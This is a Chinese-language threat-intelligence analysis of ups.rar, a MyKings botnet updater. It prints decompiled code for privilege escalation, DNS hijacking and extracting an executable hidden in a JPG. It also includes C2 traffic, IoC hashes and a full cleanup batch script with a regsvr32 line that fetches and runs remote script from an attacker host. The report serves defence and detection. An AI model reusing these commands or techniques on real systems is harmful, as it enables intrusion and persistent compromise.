MyKings-botnet.0__ups.rar 详细分析

msinfo 是 **Botnet.0.spreader** 的核心恶意软件，是该 Botnet 的主要工作模块；**ups.rar** 是 **Botnet.0.spreader** 的辅助恶意软件。前文《MyKings-botnet.0 详细分析》中在 **msinfo** 的 Update 流程部分简要说过：


> 木马（msinfo）的 Update 流程比较简单。先访问 `hxxp://<;c2>;:8888/ver.txt` 获取最新的 **msinfo** 版本号，再对比系统中当前已有的 **msinfo** 的版本，如果新旧版本不一致，则获取 `hxxp://<;c2>;:8888/ups.rar` 并另存为 `C:\windows\system\cab.exe` 然后启动。 **ups.rar** 主要功能就是 update/download 木马主程序 msinfo.exe ， 另外还兼具篡改主机 DNS 服务器设置的功能。

本文详细解剖 **ups.rar** 的工作原理。

ups.rar 样本剖析

主要工作流程

ups.rar 是一个 **exe** 文件，**msinfo** 在 Update 流程中会下载 C2 服务器中最新的 **ups.rar** 并另存为 `C:\windows\system\cab.exe` 。另外， **msinfo** 在后续的 Crack MSSQL 阶段会访问云端配置文件 `hxxp://www.cyg2016.xyz:8888/test.html` 和 `hxxp://www.cyg2016.xyz:8888/clr.txt` ，通过云端配置文件中指定的地址下载 **ups.rar** 并另存为 `C:\windows\system\cabs.exe` ，然后启动。**ups.rar** 的整体工作流程下所示：



进程提权、启动第一个系统服务 schedule

ups.rar 用的提权方式是典型的三步走：

> 1. 调用**OpenProcessToken()**，以特定方式打开当前进程；
> 2. 调用**LookupPrivilegeValueA()** 来查询权限的 **LUID**；
> 3. 调用 **AdjustTokenPrivileges()** 最终修改权限（启用新权限）。

ups.rar 中的实现如下（伪码）：

```
char ElevatePrivilege()
{
  HANDLE v0;
  char result;
  HANDLE TokenHandle;
  struct _LUID Luid;
  struct _TOKEN_PRIVILEGES NewState;

  v0 = GetCurrentProcess();
  if ( OpenProcessToken(v0, 0x28u, &TokenHandle) )
  {
    if ( LookupPrivilegeValueA(0, "SeDebugPrivilege", &Luid) )
    {
      NewState.Privileges[0].Luid = Luid;
      NewState.PrivilegeCount = 1;
      NewState.Privileges[0].Attributes = 2;
      if ( AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0, 0) )
      {
        result = 1;
      }
      else
      {
        CloseHandle(TokenHandle);
        result = 0;
      }
    }
    else
    {
      CloseHandle(TokenHandle);
      result = 0;
    }
  }
  else
  {
    result = 0;
  }
  return result;
}
```

提权结束后，**ups.rar** 就会启动系统服务 **schedule** （伪码）：

```
BOOL RegService()
{
  SC_HANDLE v0;
  void *v1;
  SC_HANDLE v2;
  void *v3;
  DWORD v4;

  v0 = OpenSCManagerA(0, 0, 0xF003Fu);
  v1 = v0;
  v2 = OpenServiceA(v0, "schedule", 0x36u);
  v3 = v2;
  if ( v2 )
  {
    ChangeServiceConfigA(v2, 0xFFFFFFFF, 2u, 0xFFFFFFFF, 0, 0, 0, 0, 0, 0, 0);
    StartServiceA(v3, 0, 0);
    v4 = GetLastError();
    Log2File("start service %d.\n", v4);
  }
  CloseServiceHandle(v3);
  return CloseServiceHandle(v1);
}
```

篡改 DNS 设置

ups.rar 首先会获取网卡信息：

```
v0 = RegOpenKeyExA;
if ( RegOpenKeyExA(
       HKEY_LOCAL_MACHINE,
       "System\\CurrentControlSet\\Control\\Class\\{4d36e972-e325-11ce-bfc1-08002be10318}",
       0,
       0x20019u,
       &phkResult) )
{
  result = 0;
}
else
{
  cchName = 256;
  dwIndex = 1;
  if ( !RegEnumKeyExA(phkResult, 0, &Name, &cchName, 0, 0, 0, 0) )
  {
    do
    {
      if ( !v0(phkResult, &Name, 0, 0x20019u, &hKey) )
      {
        if ( !v0(hKey, "Ndi\\Interfaces", 0, 0x20019u, &v17) )
        {
          cchName = 256;
          if ( !RegQueryValueExA(v17, "LowerRange", 0, &Type, &Data, &cchName)
            && !strcmp((const char *)&Data, "ethernet") )
          {
            cchName = 256;
            if ( !RegQueryValueExA(hKey, "DriverDesc", 0, &Type, &Data, &cchName) )
            {
```

然后根据网卡信息获取相应的网络配置。

获取**IP** 信息：

```
v2 = strlen("SYSTEM\\CurrentControlSet\\Services\\Tcpip\\Parameters\\Interfaces\\");
if ( (unsigned __int8)str_xxx_1(v2, 1) )
{
  qmemcpy((void *)lpSubKey, "SYSTEM\\CurrentControlSet\\Services\\Tcpip\\Parameters\\Interfaces\\", v2);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Eos(v2);
}
__$EHRec$.state = 0;
sub_401F90(a2, strlen(a2));
v3 = lpSubKey;
if ( !lpSubKey )
  v3 = (const CHAR *)&ConstantZero_maybe;
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, v3, 0, 0x20019u, &phkResult) )
{
  __$EHRec$.state = -1;
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(1);
  return 0;
}
cbData = 256;
if ( !RegQueryValueExA(phkResult, "IPAddress", 0, &Type, &Data, &cbData) )
{
  if ( !strcmp((const char *)&Data, "0.0.0.0") )
  {
    memset(&Data, 0, 0x100u);
    cbData = 256;
    RegQueryValueExA(phkResult, "DhcpIPAddress", 0, &Type, &Data, &cbData);
```

获取其他配置项（网关、掩码和 **DNS** 配置）：

```
cbData = 256;
if ( !RegQueryValueExA(phkResult, "SubnetMask", 0, &Type, &Data, &cbData) )
{
  v11 = strlen((const char *)&Data);
  if ( (unsigned __int8)str_xxx_1(v11, 1) )
  {
    qmemcpy(*(void **)(a1 + 52), &Data, v11);
    v12 = *(_DWORD *)(a1 + 52);
    *(_DWORD *)(a1 + 56) = v11;
    *(_BYTE *)(v11 + v12) = 0;
  }
}
cbData = 256;
if ( !RegQueryValueExA(phkResult, "DefaultGateway", 0, &Type, &Data, &cbData) )
{
  v13 = strlen((const char *)&Data);
  if ( (unsigned __int8)str_xxx_1(v13, 1) )
  {
    qmemcpy(*(void **)(a1 + 68), &Data, v13);
    v14 = *(_DWORD *)(a1 + 68);
    *(_DWORD *)(a1 + 72) = v13;
    *(_BYTE *)(v14 + v13) = 0;
  }
}
cbData = 256;
if ( !RegQueryValueExA(phkResult, "NameServer", 0, &Type, &Data, &cbData) )
```

最后通过修改注册表配置来篡改 DNS 设置，把 受害主机的 DNS Server 设置成 **114.114.114.114/8.8.8.8**：

```
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, v4, 0, 0x20006u, &phkResult) )
{
  if ( lpSubKey )
  {
    v5 = *(lpSubKey - 1);
    if ( v5 && v5 != -1 )
    {
      *((_BYTE *)lpSubKey - 1) = v5 - 1;
      return 0;
    }
    FreeHeap((LPVOID)(lpSubKey - 1));
  }
  result = 0;
}
else
{
  strncpy((char *)&Data, a2, 0x62u);
  if ( RegSetValueExA(phkResult, "NameServer", 0, 1u, &Data, strlen((const char *)&Data)) )
    Log2File("DNS set error.\n");
  else
    Log2File("DNS set ok.\n");
  RegCloseKey(phkResult);
```

更新 msinfo

ups.rar 会先访问 Sina Blog 上的页面 `hxxp://blog.sina.com.cn/s/blog_16fb721c50102x6hx.html` 来获取一个加密的字符串，对该字符串进行 **Base64** 和 **XOR** 双重解码，得到一个最新的 C2 IP 地址。

接下来会判断当前的 Windows 系统是否为 **Server 版本**，如果是 Server 版本，就会进入 **msinfo** 的更新流程，如果当前系统不是 Server 版本的系统，则会启动第二个服务 **xWinWpdSrv** 然后退出程序。过程如下所示：

```
do
{
  _sleep(0);
  _sleep(0);
  GetC2Addr_from_sinaBlog("http://blog.sina.com.cn/s/blog_16fb721c50102x6hx.html", &szServerName);
  _sleep(0);
  _sleep(0);
  if ( strlen(&szServerName) != 0 )
    break;
  Sleep(0x3E8u);
  ++v1;
}
while ( v1 < 10 );
if ( (unsigned __int8)Check_is_ServerOS() )
{
  Log2File("is server\n");
  PrepareDLLFiles((int)&szServerName);
  _snprintf(&szUrl, 0xFFu, "http://%s:8888/update.txt", &szServerName);
  __$EHRec$.state = 0;
  v16 = 31;
  _CxxThrowException(&v16, dword_40EB98);
}
Log2File("not server\n");
StartSrvc();
result = -1;
```

进入更新 **msinfo** 流程之前， **ups.rar** 还会先准备 3 个 DLL 和驱动文件（给 **msinfo** 备用）：**wpcap.dll / packet.dll / npf.sys**：

Destination	Protocol	Length	Info
218.30.115.123	HTTP	101	GET /s/blog_16fb721c50102x6hx.html HTTP/1.0
67.229.144.218	HTTP	125	GET /dll/wpcap.dll HTTP/1.1
67.229.144.218	HTTP	126	GET /dll/packet.dll HTTP/1.1
67.229.144.218	HTTP	123	GET /dll/npf.sys HTTP/1.1
67.229.144.218	HTTP	122	GET /update.txt HTTP/1.1
67.229.144.218	HTTP	179	GET /ver.txt HTTP/1.1
67.229.144.218	HTTP	118	GET /ps.jpg HTTP/1.1
67.229.144.218	HTTP	120	GET /my1.html HTTP/1.1

然后会从 C2 服务器上获取云端配置文件 `hxxp://<;c2>;:8888/update.txt` 并保存到 `c:\windows\system\upslist.txt`，该配置文件提供了最新的 **msinfo** 下载地址以及一个为木马做清理、隐藏的批处理文件 **my1.bat** 的下载地址，内容如下：

```
hxxp://67.229.144.218:8888/ps.jpg c:\windows\system\msinfo.exe
hxxp://67.229.144.218:8888/my1.html c:\windows\system\my1.bat
```

接着 **ups.rar** 会获取系统当前已有的 **msinfo** 文件的版本号（假如系统中存在该文件的话），并通过云端配置文件 `hxxp://<;c2>;:8888/ver.txt` 检索到最新的 **msinfo** 版本号，再对比新旧版本号是否一致。如果 **msinfo** 的新旧版本号不一致，才最终真正更新 **msinfo** 。

更新 **msinfo**，**ups.rar** 首先需要通过 **update.txt** 给出的最新地址下载到 **ps.jpg** 文件。该文件表面上看是一张美国知名歌手 Taylor Swift 的照片，其实内部嵌入了 **msinfo** 的 exe 文件。**ups.rar** 要先把 **msinfo** 从 **ps.jpg** 文件中提取出来。方式是在 **ps.jpg** 文件中寻找一个字符串 **hleloina**（有的 JPG 文件版本需要搜索字符串 **hleloina\x0B**），然后再后移几个字节，找到 PE 头的标志，即可把 **msinfo** 从 **ps.jpg** 文件中提取出来。过程如下：

```
v6 = strFind((int)v22, v4, (int)"hleloina", 8);
v7 = v6;
if ( v6 == -1 )
{
  v12 = 0;
}
else
{
  v8 = *(_DWORD *)&v22[v6];
  v9 = *(_DWORD *)&v22[v6 + 4];
  v10 = v22[v6 + 8];
  strncpy(&v14, &v23[v6], v10);
  _snprintf(&FileName, 0xFFu, "%s%s", "c:\\windows\\system\\", &v14);
  v11 = fopen(&FileName, "wb");
  v3 = v11;
  if ( !v11 )
  {
    Log2File("make %s file failed\n", &FileName);
    return 0;
  }
  fwrite(&v23[v7] + v10, 1u, v5 - v10 - v7 - 9, v11);
  v12 = 1;
}
```

把 **msinfo** 从 **ps.jpg** 文件中提取出来之后，用以下方式启动：

```
v22 = PathFindExtensionA(v21);
if ( v22 && strstr(v22, ".jpg") )
{
  v23 = *(char **)((char *)lpMem + v0 + 20);
  if ( !v23 )
    v23 = (char *)&ConstantZero_maybe;
  Extract_msinfo_from_JPG(v23);
}
_sleep(0);
_sleep(0);
v24 = *(const char **)((char *)lpMem + v0 + 36);
if ( !v24 )
  v24 = (const char *)&ConstantZero_maybe;
if ( !stricmp(v24, "msinfo.exe") )
{
  ProcessInformation.hProcess = 0;
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.cb = 68;
  if ( CreateProcessA(
         "c:\\windows\\system\\msinfo.exe",
         "-create -run",
         0,
         0,
         0,
         0,
         0,
         0,
         &StartupInfo,
         &ProcessInformation) )
```

启动完 **msinfo**，**ups.rar** 会继续根据 **update.txt** 里的配置内容，访问 `hxxp://67.229.144.218:8888/my1.html` 并另存为 **my1.bat** 并运行，**my1.bat** 内容如下所示：

```
@echo off
mode con: cols=13 lines=1
md C:\Progra~1\shengda
md C:\Progra~1\kugou2010
md C:\download
regsvr32 /s shell32.dll
regsvr32 /s WSHom.Ocx
regsvr32 /s scrrun.dll
regsvr32 /s c:\Progra~1\Common~1\System\Ado\Msado15.dll
regsvr32 /s jscript.dll
regsvr32 /s vbscript.dll
start regsvr32 /u /s /i:hxxp://js.mys2016.info:280/v.sct scrobj.dll
attrib +s +h C:\Progra~1\shengda
attrib +s +h C:\Progra~1\kugou2010
attrib +s +h C:\download
cacls cmd.exe /e /g system:f
cacls cmd.exe /e /g everyone:f
cacls ftp.exe /e /g system:f
cacls ftp.exe /e /g everyone:f
cacls c:\windows\help\akpls.exe /e /g system:f
cacls c:\windows\help\akpls.exe /e /g everyone:f
cacls C:\Progra~1\Common~1\System\ado\msado15.dll /e /g system:f
cacls C:\Progra~1\Common~1\System\ado\msado15.dll /e /g everyone:f
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v shell /f
del c:\windows\system32\wbem\se.bat
del c:\windows\system32\wbem\12345.bat
del c:\windows\system32\wbem\123456.bat
del c:\windows\system32\wbem\1234.bat
del c:\windows\system32\*.log
del %0
exit
```

第二个系统服务 **xWinWpdSrv**

以上主要流程执行完毕，**ups.rar** 还会启动第二项系统服务：**xWinWpdSrv**（**msinfo** 也会启动同名服务项），伪码描述如下：

```
int StartSrvc()
{
  HANDLE v0;
  HANDLE v1;
  int result;
  CHAR Filename;
  CHAR String1;

  v0 = GetCurrentProcess();
  SetPriorityClass(v0, 0x100u);
  v1 = GetCurrentThread();
  SetThreadPriority(v1, 15);
  result = 0;
  if ( GetModuleFileNameA(0, &Filename, 0x104u) )
  {
    if ( GetShortPathNameA(&Filename, &Filename, 0x104u) )
    {
      lstrcpyA(&String1, "/c sc start xWinWpdSrv&ping 127.0.0.1 -n 10 && del ");
      lstrcatA(&String1, &Filename);
      lstrcatA(&String1, " >> NUL");
      if ( GetEnvironmentVariableA("ComSpec", &Filename, 0x104u) )
      {
        if ( (signed int)ShellExecuteA(0, 0, &Filename, &String1, 0, 0) > 32 )
          result = 1;
      }
    }
  }
  return result;
}
```

ups.rar 同源样本分析

我们关联到数十个 **ups.rar** 的历史样本，时间跨度从 2015.1 月份至 2017.7 月份，各个版本的 **ups.rar** 功能细节不尽相同，总结如下：

提权，早期版本的 **ups.rar** 并没有提权功能，猜测是木马作者看到后来 **ups.rar** 运行时偶尔受到系统对权限的限制才加入的此功能。

判断系统是否为 Server 版本 的功能，早期版本也没有，直到 2017 年 6 月份才出现，即自此功能开始， **ups.rar** 和 **msinfo** 主要感染 Windows Server 系统。

通过新浪博客获取 C2 地址，该功能是我们今年 4 月底分析 1433 端口扫描事件时才发现的，以前的 **ups.rar** 中 C2 地址都是内置硬编码。

系统服务项，**ups.rar** 的早期版本中，只会注册一个系统服务项： **schedule**，在 1433 端口扫描事件中我们才发现它还会启动另外一个系统服务项 **xWinWpdSrv** （ **xWinWpdSrv** 也是 **msinfo** 的标志性系统服务项）。

篡改 DNS 设置，本文分析的这个 **ups.rar** 样本，会把受害主机的 DNS 设置篡改为 **114.114.114.114/8.8.8.8**，**ups.rar** 的历史样本，还会把受害主机 DNS 设置篡改为 **4.4.4.4/223.5.5.5** 。

把 msinfo.exe 隐写到 JPG 文件 这种做法，也是 **ups.rar** 的后来版本才加入的。经过我们排查，早期的 **msinfo.exe** 是一个 PE_EXE 文件，文件名为 **cab.rar** 或 **qwe.zip** 。


更新 **msinfo** 的具体细节，大部分 **ups.rar** 是通过 `hxxp://<;c2>;:8888/ver.txt` 来检索最新 **msinfo** 版本号，然后对比本地 **msinfo** 版本号。但 **ups.rar** 的历史样本中，有少部分是访问 `hxxp://<;c2>;:8888/md5.asp` 来获取最新的 **msinfo** MD5 值，然后对比本地 **msinfo** 的 MD5 值。更新的时候，访问 `hxxp://<;c2>;:8888/qwe.zip` 直接下载 PE_EXE 格式的 **msinfo** ，过程如下：

```
GET /update.txt HTTP/1.1
Accept: */*
Host: down.b591.com:8888

HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 125
Content-Type: text/plain
Last-Modified: Sat, 31 Oct 2015 11:17:08 GMT
Accept-Ranges: bytes
ETag: "c4e72daecd13d11:21f3"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 31 Oct 2015 12:30:46 GMT

http://120.24.162.90:8888/qwe.zip c:\windows\system\msinfo.exe
http://down.b591.com:8888/mys1.html c:\windows\system\my1.batGET /md5.asp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: down.b591.com:8888
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sat, 31 Oct 2015 12:30:47 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 32
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQSBDTSDQ=NLBOADACHBBOOMIOMIPALOOH; path=/
Cache-control: private

5AF3BAB901735575D5D0958921174B17GET /mys1.html HTTP/1.1
Accept: */*
Host: down.b591.com:8888
Cookie: ASPSESSIONIDQSBDTSDQ=NLBOADACHBBOOMIOMIPALOOH
```

对抗手段，**ups.rar** 的对抗手段比较简单，除去大量的无壳无对抗样本，有的只是简单加壳（多为 ASP 壳，少部分 UPX 和 VMP 壳）。还有少部分会加入 JMP 花指令来干扰静态分析，隐藏每一个自定义函数入口，每次调用一个函数，要用 JMP 跳转一下才能调用到，形式如下：

```
lea     ecx, [esp+0C8h+SystemInfo]
push    ecx             ; lpSystemInfo
call    ds:GetSystemInfo
push    0               ; dwMilliseconds
call    esi ; Sleep
call    sub_40104B
```

```
; Attributes: thunk

sub_40104B proc near
jmp     sub_404540
sub_40104B endp
```



ups.rar 用到的云端配置

1. **hxxp://<c2>:8888/update.txt**，最新的 **msinfo** 下载地址以及一个为木马做清理、隐藏的批处理文件下载地址;
2. **hxxp://<c2>:8888/ver.txt**，最新的 **msinfo** 版本号；
3. **hxxp://<c2>:8888/my1.html**，为木马做清理、隐藏的批处理文件 **my1.bat** 下载地址；
4. **hxxp://<c2>:8888/md5.asp**，旧版本 **ups.rar** 用来获取最新的 **msinfo** MD5 值。

IoCs

部分 **ups.rar** MD5:

```
29926210bd99b2472e649c9eb4e56c9c
b16fb427350a08b4574d4976a3bb83ab
c289c15d0f7e694382a7e0a2dc8bdfd8
93ccd8225c8695cade5535726b0dd0b6
3ee9f93e1f8515c44411530d6d902dbf
62270a12707a4dcf1865ba766aeda9bc
5c0029225bf3d96713e02439d7a8fd6f
f84c643018c6548f6023ac50f2240d6b
5261310ea08d35f14ad5833e4c238686
15d8e8aa3ceb5257cb48cd8b2f1722ef
0983483364d5e003529ba9a48ff7c7bf
fb191fabaa8afbf3342a810be38f0da7
083e8e1d12b9a5346fc35bb40f5c42cc
d2c8761824eed03793dfc90c424df9ee
d56b007ff1b8aa1c36968fd93b5cfbf5
5d5054368d8ccc0effdd9a85aa441cc1
bfb6ff469557ded7f7c12ffa4e5616a5
43e7580e15152b67112d3dad71c247ec
ba1aaa4edd4e01d8363491ff746fd102
2d411f5f92984a95d4c93c5873d9ae00
bce5c1569b6f44dac35d14cd2c5e44f8
210986d3d18f6cebba30d85e3d89d559
ac8d3581841b8c924a76e7e0d5fced8d
10164584800228de0003a37be3a61c4d
9a83639881c1a707d8bbd70f871004a0
1713d083aafbf7e8408e6cedfed42524
c9c1c02291433fc55f88b9a480c8956e
7d520dfbbe1ea8e0f5d1070d7f27dee9
f84ad0b965538c311cfe05eef1b7745d
6d1de9ca5099deccfbee8b7bedddc8f6
f7edba7ffaf45a3041e740519b07e9c6
fb7b79e9337565965303c159f399f41b
8008aa6cc33086f0c5f055f0a2ff6e4e
22131c12ae8ca10626ff1a10cef825ab
9fd02ee6c10fef2dcc365a6d9077f614
db2a34ac873177b297208719fad97ffa
1a6fea56dc4ee1c445054e6bc208ce4f
c965ab6288168d62e4598f93e97c1fb4
59d0477904bc4c4f3e2ca5fc33e22503
4387645cdae434783ea6d6c41c10b03d
058555a64df2b7ce37f8f59ff2d102c3
bc4cadec5003021594d8c3c29aa3c8f1
6b13994f83dad0d45764911a88564a7b
5684b4b9f63cd41a4051585aed27cbad
c542edf815da7b9e63c4b12035ee3e81
```